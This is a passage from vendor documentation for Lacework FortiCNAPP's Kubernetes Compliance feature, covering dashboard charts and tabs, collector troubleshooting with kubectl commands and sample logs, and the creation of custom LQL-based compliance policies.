- The percentage of *Severe compliance violations* includes both critical and high severity policy violations.

Resources

The *Resources* chart displays the total number of distinct resources that have been evaluated against all Framework policies and splits them into the following categories:

- Resources that are non-compliant due to failing a policy assessment (or multiple policy assessments).
- Resources that are compliant due to passing policy assessments.
- Resources that have not been assessed due to the following reasons:
  - Resources were not assessed due to an error.
  - Resources have exceptions applied to them.

Additional statistics are also shown:

- The total number of resources that been discovered through your integrations with Lacework FortiCNAPP (including those not assessed).
- The percentage of total resources that have failed one or more policy assessments.

How are Resources Counted as Non-compliant?

A resource is non-compliant if it has failed one or more policy assessments.

For example, if a resource is associated with three policy assessments, and one of the policy assessments has failed on that resource, the resource is marked as non-compliant.

Non-compliant policies by severity

This chart splits non-compliant Kubernetes Compliance policies into severity levels of Critical, High, Medium, Low, and Info.

Compliance List Charts

Each row in the Compliance list has a chart (or charts) associated to that policy, account, assessment, cluster, or section. The list displays different chart(s) depending on what tab is selected.

Policies Tab Chart

When the *Policies* tab is selected, the chart displays the total number of resources linked with that policy and splits them into the following categories:

- *Non-compliant* - Resources that are non-compliant due to failing the policy assessment.
- *Compliant* - Resources that are compliant due to passing the policy assessment.
- *Not assessed* - Resources that have not been assessed due to either errors, exceptions, or when the policy is manual.

Policy Drawer Charts

When clicking on a policy in the Compliance list, the drawer displays the same chart with added statistics:

- Percentage of failed resources associated with the policy.

Additionally, the total number of exceptions applied to the policy is shown (as of the last reported date and time).

Click *View exceptions* to see details of any exceptions applied to the policy. You can also add new exceptions to the policy here.

Clusters/Accounts/Frameworks/Sections Tab Charts

When the *Clusters/Accounts/Frameworks/Sections* tab is selected, the chart displays the total number of non-compliant policies for that cluster/account/framework/section and splits them into severity levels of:

- Critical
- High
- Other (Medium, Low, and Info combined)

Additionally, another chart displays the total number of resources linked with the policy and splits them into the following categories:

- Resources that are non-compliant due to failing the policy assessment.
- Resources that are compliant due to passing the policy assessment.
- Resources that have not been assessed due to either errors, exceptions, or when the policy is manual.

Clusters/Accounts/Frameworks/Sections Drawer Charts

When clicking on a cluster/account/framework/section in the Compliance list, the drawer displays the same charts with added statistics:

- Total number of policies associated with the cluster/account/framework/section.
- Percentage of compliant policies associated with the cluster/account/framework/section.
  - If a compliance policy exception exists for all associated resources, then the policy is counted as compliant.
- The percentage of *High severity compliance violations* includes both critical and high severity policy violations associated with the cluster/account/framework/section.

- Percentage of failed resources associated with the cluster/account/framework/section. One or more non-compliant policy assessments for a resource triggers the failed status.

Compliance List

The Compliance list is below the statistics and charts. Each row displays an individual cluster, account, framework, policy, or section depending on what tab is selected.

Available actions:

- Click *Refresh data* to refresh the table.
- Click *Download* to download the table in CSV format.
- Use the sort options to adjust how you want the data presented (the options will vary for each tab).
- Click a tag to reload the Compliance list using the tag as the filter.

Clusters Tab

When the *Cluster* tab is selected, the *Sort by* options can order the list by:

- Cluster name
- Number of affected policies
- Number of affected resources

Each row displays compliance details on a single Kubernetes cluster.

Cluster Drawer

Click on a cluster row to display detailed results (expand this to full screen by using the < icon).

Underneath the cluster name, the cluster drawer displays the following information:

- When the cluster was last assessed (*Updated on*).
- The associated tags for this cluster (such as region or account name).

Underneath the chart, the table displays the number of resources that have passed or failed a particular policy assessment (found on this cluster).

Available actions:

- Click *Refresh* to refresh table data.
- Click *Download* to download the table in CSV format.
- Click *Select columns* to show/hide the table columns.
- Click *Search* to filter for specific text in any of the column details.

The table has the following information in each column:

Column	Description
Policy Name	The name of the policy. Click on the policy name to view the policy assessment with details on the failed (or compliant) resources.
Resources	The number of Kubernetes resources that have passed or failed this policy assessment.
Assessment	The status of the last policy assessment for all resources on this cluster (for example: *Compliant*, *Non-Compliant*, *Manual*).
Severity	The severity level of the policy.
Framework (hidden by default)	The report framework that the policy falls under. For example, if it is a CIS Amazon EKS 1.1.0 policy, the framework would be `cis-eks-1-1-0`.
Control (hidden by default)	If applicable, the CIS control ID for the policy (for example: `1.2`).

Accounts Tab

When the *Accounts* tab is selected, the *Sort by* options can order the list by:

- Account Name
- Number of affected resources
- Number of affected policies

Each row displays compliance details on an individual cloud account.

Account Drawer

Click on an account row to display detailed results (expand this to full screen by using the < icon).

Underneath the account name, the account drawer displays the following information:

- When the account was last assessed (*Updated on*).
- The associated tags for this policy (such as cluster names or regions).

Underneath the chart, the table displays the number of resources that have passed or failed a particular policy assessment (found in this account).

Available actions:

- Click *Refresh* to refresh table data.
- Click *Download* to download the table in CSV format.
- Click *Select columns* to show/hide the table columns.
- Click *Search* to filter for specific text in any of the column details.

The table has the following information in each column:

Column	Description
Policy Name	The name of the policy. Click on the policy name to view the policy assessment with

Column	Description
	details on the failed (or compliant) resources.
Resources	The number of Kubernetes resources that have passed or failed this policy assessment.
Assessment	The status of the last policy assessment for all resources in this account (for example: *Compliant*, *Non-Compliant*, *Manual*).
Severity	The severity level of the policy.
Framework (hidden by default)	The report framework that the policy falls under. For example, if it is a CIS Amazon EKS 1.1.0 policy, the framework would be `cis-eks-1-1-0`.
Control (hidden by default)	If applicable, the CIS control ID for the policy (for example: `1.2`).

Frameworks Tab

When the *Framework* tab is selected, the *Sort by* options can order the list by:

- Framework name
- Number of affected resources
- Number of affected policies

Each row displays compliance details on an individual framework. For example, *CIS EKS Benchmark v1.1.0*.

Framework Drawer

Click on an assessment row to display detailed results (expand this to full screen by using the < icon).

Underneath the framework name, the framework drawer displays the following information:

- When the framework was last assessed (*Updated on*).
- The associated tags for this framework (such as regions or account names).

Underneath the chart, the table displays the number of resources that have passed or failed a particular policy assessment (found in this assessment report).

Available actions:

- Click *Refresh* to refresh table data.
- Click *Download* to download the table in CSV format.
- Click *Select columns* to show/hide the table columns.
- Click *Search* to filter for specific text in any of the column details.

The table has the following information in each column:

Column	Description
Policy Name	The name of the policy. Click on the policy name to view the policy assessment with details on the failed (or compliant) resources.

Column	Description
Resources	The number of Kubernetes resources that have passed or failed this policy assessment.
Assessment	The status of the last policy assessment for all resources covered in this assessment report (for example: *Compliant*, *Non-Compliant*, *Manual*).
Severity	The severity level of the policy.
Framework (hidden by default)	The report framework that the policy falls under. For example, if it is a CIS Amazon EKS 1.1.0 policy, the framework would be `cis-eks-1-1-0`.
Control (hidden by default)	If applicable, the CIS control ID for the policy (for example: `1.2`).

Policies Tab

When the *Policies* tab is active, the *Sort by* options can order the list by:

- Number of affected resources
- Policy title
- Level of severity (of the policy)

Each row displays compliance details of an individual policy that is included in at least one framework. For example, *Minimize the admission of privileged containers*.

Policy Drawer

Click on a policy row to display detailed results (expand this to full screen by using the < icon).

Underneath the title, the policy drawer displays the following information:

- When the policy assessment was last updated.
- The associated tags for this policy (such as status or severity).

For policies associated with a benchmark control, click *View Context* (if available) underneath the policy title to see detailed information about the benchmark control.

Underneath the chart, the table displays assessment details for resources associated with the policy.

Available actions:

- Click *Refresh* to refresh table data.
- Click *Download* to download the table in CSV format.
- Click *Select columns* to show/hide the table columns.
- Click *Search* to filter for specific text in any of the column details.

The table has the following information in each column:

Column	Description
Account (hidden by default)	The cloud account associated with the resource.
Node	The hostname of the node.
Resource Name	The Kubernetes resource name being assessed under this policy assessment.
Resource Type	The type of Kubernetes resource.
Namespace (hidden by default)	The namespace that the pod belongs to. *Only applicable to policy assessments with a container data source.*
Pod (hidden by default)	The pod name that the node belongs to. *Only applicable to policy assessments with a container data source.*
Image (hidden by default)	The container image used by the pod.
Cluster	The Kubernetes cluster name associated with the resource.
Region (hidden by default)	If applicable, the cloud provider region of the resource.
Assessment	The status of the last policy assessment for the resource (for example: *Compliant*, *Non-Compliant*, *Manual*).

Add Kubernetes Compliance Exceptions

1. Click *View exceptions* to see details of any exception defined for this policy.
2. Click *Add exception* and provide the exception criteria.
3. Click *Save* once complete.

Sections Tab

When the *Section* tab is selected, the *Sort by* options can order the list by:

- Section
- Number of affected resources
- Number of affected policies

Each row displays compliance details on an individual section.

Section Drawer

Click on a section row to display detailed results (expand this to full screen by using the < icon).

Underneath the section name, the section drawer displays the following information:

- When the section was last assessed (*Updated on*).
- The associated tags for this section (such as account or cluster names).

Underneath the chart, the table displays the number of resources that have passed or failed a particular policy assessment (found in this section).

Available actions:

- Click *Refresh* to refresh table data.
- Click *Download* to download the table in CSV format.
- Click *Select columns* to show/hide the table columns.
- Click *Search* to filter for specific text in any of the column details.

The table has the following information in each column:

Column	Description
Policy Name	The name of the policy. Click on the policy name to view the policy assessment with details on the failed (or compliant) resources.
Resources	The number of Kubernetes resources that have passed or failed this policy assessment.
Assessment	The status of the last policy assessment for all resources in this section (for example: *Compliant*, *Non-Compliant*, *Manual*).
Severity	The severity level of the policy.
Framework (hidden by default)	The report framework that the policy falls under. For example, if it is a CIS Amazon EKS 1.1.0 policy, the framework would be `cis-eks-1-1-0`.
Control (hidden by default)	If applicable, the CIS control ID for the policy (for example: `1.2`).

Determination of the Could Not Assess Status

In order to assess resources for compliance, Lacework FortiCNAPP must collect data for each resource. Lacework FortiCNAPP uses the data collection status to determine which policies have a sufficient amount of quality information to be evaluated, even if there is information for only some resources. An issue collecting data could cause the status to be returned as *Could not assess*.

Some issues that Lacework FortiCNAPP could encounter when collecting data include the following:

- Transient failures, for example: rate limits and timeouts.
- Incorrect permissions used by the Lacework FortiCNAPP collector, which were provided for the Cloud Collector integration (for example: AWS cross-account IAM role).

The assess functionality converts a recognition of the many potential problems into the *Could not assess* result.

Lacework FortiCNAPP applies the following process to determine if a policy's status is *Could not assess*:

1. At a resource level:
   a. If Lacework FortiCNAPP can determine non-compliance, then the resource is “non-compliant”.
   b. Else, if Lacework FortiCNAPP cannot determine non-compliance, and the resource was not successfully fully collected, the resource is *Could not assess*.
   c. Else, (Lacework FortiCNAPP can determine that there is no non-compliance, or sufficient conditions for compliance) the resource is “compliant”.
2. Lacework FortiCNAPP aggregates resource-level compliance observations and determines the aggregate status for the cloud integration as follows:
   - *Non-compliant* if any resources are known to be non-compliant
   - *Could not assess* if no resources are non-compliant, but some resource evaluations were *Could not assess*
   - Compliant if all resources are known to be compliant

The overall goal of Lacework FortiCNAPP is to never report a resource as compliant if it is not. Policy queries need adequately reliable information to determine non-compliance, and the methodology used is biased towards determining non-compliance, not compliance. It is possible for Lacework FortiCNAPP to determine a collection to be *Could not assess* and a policy using that collection in some way to be non-compliant.

Kubernetes Compliance FAQs

How do I check whether the node collector or cluster collector is installed?

The *Collection status* can be viewed in the Lacework FortiCNAPP Console from the Kubernetes Compliance page (*Compliance > Kubernetes*) when grouped by cluster.

- If *Collection status* for your cluster is displaying as *Full collection*, all necessary components are integrated and data is being collected.
- If *Collection status* for your cluster is displaying as *Partial collection*, ensure that you have installed the Node and Cluster Collectors.
- If *Collection status* for your cluster is displaying as *No collection*, ensure that you have completed a Configuration integration (Cloud Collector) for your cloud provider.

What does Lacework FortiCNAPP need to complete a full collection of data for Kubernetes Compliance?

Lacework FortiCNAPP requires data from three types of collectors before a complete assessment of your Kubernetes cluster can be made (as detailed in Kubernetes Compliance Integration Components).

1. *Cloud Collector* (also known as RMv2 or Cloud Resource Management)
   - You must have completed a *Configuration* integration for your cloud account (for example: AWS Configuration).
   - It is always on and runs once a day at the time defined by the *Resource Management Collection Schedule* (*Settings > Configuration > General* in the Lacework FortiCNAPP Console).
   - This enumerates the list of Kubernetes clusters and can be applied to some controls.
   - Data is always available after 24 hours (from when the Configuration integration was completed).
2. *Node Collector* (an independent component that shares the same installation journey as the Lacework FortiCNAPP Agent as described in Agent-based workload security on page 778)
   - You must complete installation/configuration on each Kubernetes cluster that you want to monitor for configuration compliance.
   - Runs every hour.
   - Data is sent to Lacework FortiCNAPP within 2 hours of installation.
3. *Cluster Collector*
   - You must complete installation/configuration on each Kubernetes cluster that you want to monitor for configuration compliance.
   - Runs as a non-root user.
   - Runs every 24 hours.
   - Retrieves node/instance metadata.
   - Data is sent to Lacework FortiCNAPP within 2 hours of installation.

See Kubernetes Compliance Integrations for guidance on installing Node and Cluster collectors.

How long does it take for a full collection of data?

The compliance data is complete and available for assessment once all 3 collections have occurred at least once.

The node and cluster data is sent to Lacework FortiCNAPP within 2 hours of the collectors being installed on a cluster. Once the cloud collection has occurred, data will be visible in the Lacework FortiCNAPP platform.

In the vast majority of cases, this should take 24 hours or less.

What is the minimum version of the Lacework FortiCNAPP agent that supports Kubernetes Compliance?

See Kubernetes Compliance Integrations: Lacework FortiCNAPP Agent Version Requirements.

What permissions and roles required for running the Cluster Collector on Amazon EKS clusters?

The Cluster Collector uses a ClusterRole, ClusterRoleBinding, and a service account for read only (get/list) access to the Kubernetes API server.

```
kind: ClusterRole
metadata:
 name: cluster-{{ include "lacework-agent.name" . }}-role
rules:
- apiGroups:
  - "*"
  resources:
  - "*"
  verbs:
  - get
  - list
{{- end -}}
```

Why can't I create a custom resource group for Kubernetes?

It is not currently possible to create custom resource groups for Kubernetes.

Until this feature becomes available, the default Kubernetes resource group (*All Kubernetes Cluster Names*) is used to route all alerts related to detected anomalies and policy violations in your integrated Kubernetes clusters.

Kubernetes Troubleshooting

Kubernetes Alerts

I've integrated my Kubernetes cluster and configured alerts for it. Why don't I see any alerts?

Check if the alert rule has any resource groups selected. Update the alert rule so that no resource groups are selected.

Kubernetes Compliance

How do I check if the Node and Cluster Collectors are running on a Kubernetes cluster?

1. List all pods in the Lacework FortiCNAPP namespace for the cluster:

```
kubectl get pods -o wide -n lacework
```

2. For each Kubernetes cluster of `N` number of nodes, check that there is `N+1` number of Lacework FortiCNAPP Agents:

```
NAME                                    READY   STATUS    RESTARTS   AGE   IP
      NODE                                          NOMINATED NODE   READINESS GATES
lacework-agent-7brq8                    1/1     Running   0          18s
xxx.xxx.xx.xxx   ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
lacework-agent-cluster-7c8dd4ccb9-2wh89   1/1     Running   0          22s
xxx.xx.x.xx      ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
lacework-agent-tgfv8                    1/1     Running   0          10s
xxx.xxx.xx.xxx   ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
```

- The Cluster Collector node is named with a prefix of `lacework-agent-cluster-*`. There should be one for each Kubernetes cluster.
- The Node Collector nodes are named with a prefix of `lacework-agent-*`. There should be one for each node in a Kubernetes cluster.

How do I check if any custom changes made to configuration files have been processed successfully?

1. List all pods in the Lacework FortiCNAPP namespace for the cluster:

```
kubectl get pods -o wide -n lacework
```

```
NAME                                    READY   STATUS    RESTARTS   AGE   IP
      NODE                                          NOMINATED NODE   READINESS GATES
lacework-agent-7brq8                    1/1     Running   0          18s
xxx.xxx.xx.xxx   ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
lacework-agent-cluster-7c8dd4ccb9-2wh89   1/1     Running   0          22s
xxx.xx.x.xx      ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
lacework-agent-tgfv8                    1/1     Running   0          10s
xxx.xxx.xx.xxx   ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
```

2. Check the logs on any nodes where configuration changes were made:

```
kubectl logs lacework-agent-7brq8 -n lacework
```

The entries in the Node Collector logs will look similar to the output below if the configuration cannot be read:

```
time="2022-09-30T15:07:22.254Z" level=error msg="Cannot parse config file
[/var/lib/lacework/config/config.json] Unable to sanitize content: [Config parsing
error 5 (k8sNodeScrapeIntervalMins, 5)]" caller="json.go:261" pid=1111
```

Check your `config.json` for any erroneous characters or spaces if this message is seen.

Node Collector

Find Node Collectors by listing all pods in the Lacework FortiCNAPP namespace for the cluster:

```
kubectl get pods -o wide -n lacework
```

The Node Collector nodes are named with a prefix of `lacework-agent-*`. There should be one for each node in a Kubernetes cluster:

```
NAME                                    READY   STATUS    RESTARTS   AGE   IP
  NODE                                          NOMINATED NODE   READINESS GATES
lacework-agent-7brq8                    1/1     Running   0          18s   xxx.xxx.xx.xxx
  ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
lacework-agent-cluster-7c8dd4ccb9-2wh89   1/1     Running   0          22s   xxx.xx.x.xx
  ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
lacework-agent-tgfv8                    1/1     Running   0          10s   xxx.xxx.xx.xxx
  ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
```

How do I check whether the Node Collector has started successfully?

Check the logs on any `lacework-agent-*` nodes:

```
kubectl logs lacework-agent-tgfv8 -n lacework
```

The entries in the Node Collector logs should look similar to the output below (when running successfully):

```
time="2022-09-30T15:25:34.093Z" level=info msg="k8sNodeCollector is enabled..Starting
module" caller="collector.go:75" pid=30794
time="2022-09-30T15:25:34.093Z" level=info msg="Initialized module: k8sNodeCollectorConfig"
caller="lwmodule.go:50" pid=30794
time="2022-09-30T15:25:34.094Z" level=info msg="Initialized module: k8sNodeCollectorSink"
caller="lwmodule.go:50" pid=30794
time="2022-09-30T15:25:34.094Z" level=info msg="Initialized module: k8sNodeCollector"
caller="lwmodule.go:50" pid=30794
time="2022-09-30T15:25:34.096Z" level=info msg="Started module: k8sNodeCollectorConfig"
caller="lwmodule.go:69" pid=30794
time="2022-09-30T15:25:34.096Z" level=info msg="Started module: k8sNodeCollectorSink"
caller="lwmodule.go:69" pid=30794
time="2022-09-30T15:25:34.104Z" level=info msg="k8sNodeCollector, Ticker started."
caller="k8snodecollector.go:57" pid=30794
time="2022-09-30T15:25:34.104Z" level=info msg="Started module: k8sNodeCollector"
caller="lwmodule.go:69" pid=30794
```

How do I check whether the Node Collector functionality is enabled or disabled?

Check the logs on any `lacework-agent-*` nodes:

```
kubectl logs lacework-agent-tgfv8 -n lacework
```

If the entries in the Node Collector logs will look similar to the output below if the Node Collector functionality is disabled:

```
time="2022-09-28T19:39:20.506Z" level=info msg="k8sNodeCollector is disabled"
caller="collector.go:89" pid=1111
```

Cluster Collector

Find the Cluster Collector by listing all pods in the Lacework FortiCNAPP namespace for the cluster:

```
kubectl get pods -o wide -n lacework
```

The Cluster Collector node is named with a prefix of `lacework-agent-cluster-*`. There should be one for each Kubernetes cluster:

```
NAME                                      READY   STATUS    RESTARTS   AGE   IP
  NODE                                              NOMINATED NODE   READINESS GATES
lacework-agent-7brq8                      1/1     Running   0          18s   xxx.xxx.xx.xxx
  ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
lacework-agent-cluster-7c8dd4ccb9-2wh89   1/1     Running   0          22s   xxx.xx.x.xx
  ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
lacework-agent-tgfv8                      1/1     Running   0          10s   xxx.xxx.xx.xxx
  ip-xxx-xxx-xx-xxx.us-west-2.compute.internal   <none>           <none>
```

How do I check whether the Cluster Collector has started successfully?

Check the Cluster Collector node logs for messages containing `took` that state `Completed discovery` and `Collection status OK`:

```
kubectl logs lacework-agent-cluster-7c8dd4ccb9-2wh89 -n lacework | grep took
```

```
2023-01-11T18:19:52.013Z INFO lwmodule/lwmodule.go:52 Initializing modules done, took:
119.706µs
2023-01-11T18:19:52.014Z INFO lwmodule/lwmodule.go:72 Starting modules done, took:
223.344µs
2023-01-11T18:19:52.931Z INFO discovery/discovery.go:535 Completed discovery, took
754.51598ms
2023-01-11T18:20:00.244Z INFO driver/driver.go:211 Collection status OK, started 2023-01-
11T18:19:52Z ended 2023-01-11T18:20:00Z took: 8.230019046s
```

How do I check if the Cluster Collector has sent data to Lacework FortiCNAPP?

Check the Cluster Collector node logs for messages containing `Sending` that have `"collectionStatusType":"STARTED"` and `"collectionStatusType":"COMPLETED"` entries with no error message (`"errorMessage":"`):

```
kubectl logs lacework-agent-cluster-7c8dd4ccb9-2wh89 -n lacework | grep -i Sending
```

```
2022-11-23T16:08:45.076Z INFO driver/driver.go:222 Sending config_summary_t msg
{"MsgType":"config_summary_t","COLLECTION_TYPE":
{"formatVersion":"1","collectionType":"SNAPSHOT"},"COLLECTION_VERSION":"1.0","REQUEST_
GUID":"B3BE74CC-CD32-B5B9-4140-2010841FF57B","START_TIME":"1669219715557","END_
TIME":"1669219725076","COLLECTION_CONFIG":{"formatVersion":"1","k8sClusterId":"47337eba-
d271-4100-a00f-acf7cd7b33f4","k8sClusterVersion":{"buildDate":"2021-07-
15T20:59:07Z","compiler":"gc","gitCommit":"ca643a4d1f7bfe34773c74f79527be4afd95bf39","gitT
reeState":"clean","gitVersion":"v1.21.3","goVersion":"go1.16.6","major":"1","minor":"21","
platform":"linux/amd64"},"k8sClusterType":"eks","k8sClusterName":"test","cloudRegion":"us-
west-2","hostName":"ip-192-168-59-234.us-west-
2.compute.internal","k8sCollectorConfigFileData":"","k8sCollectorConfigMerged":""},"COLLEC
TION_START_TIME":"1669219715557","COLLECTION_END_TIME":"1669219725076","COLLECTION_STATUS":
```

```
{"formatVersion":"1","collectionStatusType":"STARTED","errorType":"OK","errorMessage":""},
"PROPS":{"collectionStats":
{"numDefaultAllows":"0","numDefaultDenies":"0","numOverrideAllows":"0","numOverrideDenies"
:"0","numDetailErrs":"0","numStatusErrs":"0","numSummaryErrs":"0","timeTakenForCollectionI
nMsecs":"0","timeTakenForCollectionHumanReadable":""},"k8sClusterId":"47337eba-d271-4100-
a00f-acf7cd7b33f4"},"KEYS":{"totalCollectionRecords":""}}
2022-11-23T16:08:57.703Z INFO driver/driver.go:222 Sending config_summary_t msg
{"MsgType":"config_summary_t","COLLECTION_TYPE":
{"formatVersion":"1","collectionType":"SNAPSHOT"},"COLLECTION_VERSION":"1.0","REQUEST_
GUID":"B3BE74CC-CD32-B5B9-4140-2010841FF57B","START_TIME":"1669219715557","END_
TIME":"1669219737703","COLLECTION_CONFIG":{"formatVersion":"1","k8sClusterId":"47337eba-
d271-4100-a00f-acf7cd7b33f4","k8sClusterVersion":{"buildDate":"2021-07-
15T20:59:07Z","compiler":"gc","gitCommit":"ca643a4d1f7bfe34773c74f79527be4afd95bf39","gitT
reeState":"clean","gitVersion":"v1.21.3","goVersion":"go1.16.6","major":"1","minor":"21","
platform":"linux/amd64"},"k8sClusterType":"eks","k8sClusterName":"test","cloudRegion":"us-
west-2","hostName":"ip-192-168-59-234.us-west-
2.compute.internal","k8sCollectorConfigFileData":"","k8sCollectorConfigMerged":""},"COLLEC
TION_START_TIME":"1669219715557","COLLECTION_END_TIME":"1669219737703","COLLECTION_STATUS":
{"formatVersion":"1","collectionStatusType":"COMPLETED","errorType":"OK","errorMessage":""
},"PROPS":{"collectionStats":
{"numDefaultAllows":"0","numDefaultDenies":"0","numOverrideAllows":"0","numOverrideDenies"
:"30","numDetailErrs":"0","numStatusErrs":"0","numSummaryErrs":"0","timeTakenForCollection
InMsecs":"22145","timeTakenForCollectionHumanReadable":"22.145797895s"},"k8sClusterId":"47
337eba-d271-4100-a00f-acf7cd7b33f4"},"KEYS":{"totalCollectionRecords":"578"}}
```


Why don't I see any Compliance Changed alerts after integrating my Kubernetes cluster?

After integrating your Kubernetes cluster with the Lacework FortiCNAPP Compliance platform, *Compliance Changed* alerts are not generated until at least two full evaluations have been performed on your cluster. This is generally less than 48 hours after integrating your cluster.

Compliance Changed alerts occur when two existing evaluations are compared to detect any changes. If a compliance violation is found during the comparison, a resulting *Compliance Changed* alert is generated.

New Violations can be generated after the first evaluation on your Kubernetes cluster (for any detected policy violations).

Partial collection available due to mismatched Kubernetes cluster name

Errors such as `Partial collection available. The cloud collector has not been configured.` may be seen on the Console if the `kubernetesCluster` value provided during installation does not match the Kubernetes cluster name specified in your Kubernetes provider (for example: Amazon EKS).

Check the name of your Kubernetes cluster, and then repeat the installation steps again.

Ensure that the following configuration value is set to your Kubernetes cluster name (as it appears in your Kubernetes provider):

```
--set laceworkConfig.kubernetesCluster=myKubernetesClusterName \
```

```
lacework_cluster_name   = "My-Kubernetes-Cluster"
```

Issues Specific to Amazon EKS

Partial collection available due to EC2MetadataError

The Cluster Collector retrieves AWS instance metadata for the EKS cluster, which is crucial to connect Node and Cluster collector data together and provide configuration visibility in the Lacework FortiCNAPP platform.

If the metadata requests from the Cluster Collector are blocked, this can result in errors seen in the Lacework FortiCNAPP Console (such as *Partial Collection*).

Check the Cluster Collector logs to see if any errors are seen relating to the retrieval of metadata:

```
kubectl logs lacework-agent-cluster-7c8dd4ccb9-2wh89 -n lacework | grep EC2Metadata
```

```
2023-01-20T12:26:59.763Z INFO discovery/cdiscovery.go:117 AWS:Error in getting instance-id
from EC2 metadata EC2MetadataError: failed to make EC2Metadata requestrequest blocked by
allow-route-regexp "^$": /latest/meta-data/instance-idstatus code: 404, request id:
```

These errors can be seen when the EKS cluster is running KIAM (or similar). KIAM utilizes a proxy that intercepts metadata requests. KIAM policies can sometimes be configured to disallow AWS metadata requests from EKS cluster pods (where the Cluster Collector is installed).

If KIAM is installed on your cluster, ensure that AWS metadata requests are permitted from pods.

Posture Policies

Posture management policies in Lacework FortiCNAPP consist of cloud configuration compliance policies, Kubernetes configuration compliance policies, and cloud activity violation policies.

Lacework FortiCNAPP includes numerous built-in compliance and violation policies. You can view these policies in the *Policies* dashboard. Select a policy for more information, including a summary, description, and context.

You can use the Lacework FortiCNAPP CLI or API to work with policies in their YAML format. To view an example policy definition in YAML format, see Create policies with the CLI.

The policies discussed here are based on Lacework Query Language (LQL) queries. Not all Lacework FortiCNAPP policies are LQL-based. Non-LQL policies consist of a rule made up of one or more condition statements. For information on modifying non-LQL policies, see Clone Policies.

To create or modify a policy, you should be familiar with LQL syntax and usage. See the LQL documentation for more information.

View Posture Policies

You can view posture management policies in the Policy page. To quickly filter the view by compliance policies, for example, choose *security:compliance* as the filtering criteria from the *Tags* menu. See View Policies for more information on navigating the Policy page.

You can view the results of configuration policy evaluations as reports. Reports are generated from assessments, which is a collection of configuration compliance policies. You can view assessments in the Cloud Compliance and Kubernetes Compliance dashboards.

Create Compliance and Violation Policies

Lacework FortiCNAPP includes numerous built-in policies, which you can supplement with your own custom policies.

The best way to get started with custom policies is to clone an existing policy that is similar to the one you want to create. Cloning a policy creates a new, independent policy based on the original policy. That is, if the original policy is changed, the change is not propagated to the clone.

Not all policies can be cloned, however, so instead, you can create a new policy. To create a new policy, use the UI, CLI, or API. Whichever method you use, the policy properties are the same: each policy has an ID, field, severity, query, and other properties.

Lacework Query Language

At the core of a compliance or violation policy is a Lacework Query Language (LQL) query.

LQL is a SQL-like query language for specifying the selection, filtering, and manipulation of data from a datasource. Queries let you interactively request information from curated datasources. Currently, LQL can access the integrated resources listed on AWS Configuration Datasources, Google Cloud Configuration Datasources, and Azure Configuration Datasources.

For more information on LQL, see LQL Overview.

Datasource Types

You can create custom policies against two types of data sources:

- Data sources that contain configuration information about the supported cloud resources/service type. You can write either compliance or violation policies against data sources that contain configuration information.
- Data sources that contain observability information on events logs and user activities against the cloud resources. You can only write custom violation policies for these data types.

The table below summarizes the behavior:

Capability	Compliance policies	Violations policies
Data assessed	Configuration information about cloud resources	Configuration information about cloud resources and observability (events and audit logs) about cloud resources
Applied to assessment templates?	Yes	No (alerts only)
Results in assessment and reports?	Yes	No (alerts only)
Generate alerts for policy violations?	Yes	Yes

Alert Profiles

Use alert profiles to define how your LQL query assessments get consumed into events and alerts. Lacework FortiCNAPP provides a set of predefined alert profiles to ensure that policy evaluation gives you useful results out of the box. To create your own customized profile, extend an existing alert profile and add custom templates to it.

See Alert Profile Overview for more information.

Use the API or CLI to Create Policies

The topics in this section describe how to create policies in the Lacework FortiCNAPP Console. Alternatively, you can use these alternative methods to create custom policies:

- Create policies with the CLI
- Lacework FortiCNAPP API

Limitations

- The maximum number of records that each policy will return is 1000.
- The maximum number of API calls is 120 per hour for on-demand LQL query executions and LQL policy create, read, update, and delete operations.

Create a Custom Compliance Policy

Compliance policies assess the configuration of Cloud and Kubernetes infrastructure. The result of compliance policy assessments are typically consumed in the form of reports, which you can customize and schedule for regular delivery. A compliance policy may also generate an alert.

Every resource that violates a policy can have multiple reasons for non-compliance. Compliance policies generate one alert per policy. For example, if three S3 buckets violate a policy, Lacework FortiCNAPP generates one alert that lists the non-compliant resources. A compliance policy must return a reason for the compliance violation.

This topic describes how to create a custom compliance policy and include it in reports. To present the assessments for a custom policy in reports, you need to add it to a custom report framework. A framework specifies the policies included in a report, and defines the order and organization of the report.

To view custom compliance policies on the Cloud Compliance dashboard, you need to add them to a Custom Framework, see Add the Policy to a Custom Framework on page 498.

This topic describes how to create customer compliance policies using:

- The Lacework FortiCNAPP Console
- The Lacework FortiCNAPP CLI

For information on creating a violation policy, see Create a Custom Violation Policy.

Before Starting

At the core of each compliance policy is an LQL query. Before creating a policy, you should be familiar with LQL and compose and test your LQL query with the Lacework FortiCNAPP CLI. As a short cut, you can start with an existing query that comes close to what you'd like to achieve with your custom policy. You can see existing queries by viewing policy details from the Policies dashboard. For information on developing queries with the CLI, see LQL Queries in the LQL documentation.

Configuration compliance policies inspect the configuration of cloud assets, including configuration information on supported IaaS and PaaS services of supported cloud service providers. Kubernetes configuration compliance support includes Amazon EKS and Google Kubernetes Engine (GKE) configuration support.

To learn more about the datasources and fields you can query, see Datasource Information.

To perform these steps, you need to be a user with policy write permissions in the Lacework FortiCNAPP Console.

Create a Custom Compliance Policy Using the Lacework FortiCNAPP Console

PREVIEW FEATURE This section describes functionality that is currently in preview.

This section describes how users with Policies write permission can use the Lacework FortiCNAPP Console to create a new custom compliance policy or clone an existing compliance policy.

This section also describes adding the new policy or clone to a framework. To have assessments of a policy appear in reports, you need to add the policy to a framework.

Cloning a compliance policy creates a new, independent custom complaince policy. If the clone is meant to replace the original policy, you should disable the original policy, otherwise the policies may generate duplicate alerts for the same issue.

Create the Policy

There are two ways to create a custom compliance policy in the Lacework FortiCNAPP Console. If an existing policy closely matches the policy that you want to create, the easiest way is to clone the existing policy and modify it to fit your needs. Alternatively, you can create a new policy manually, from scratch. Both methods are described below.

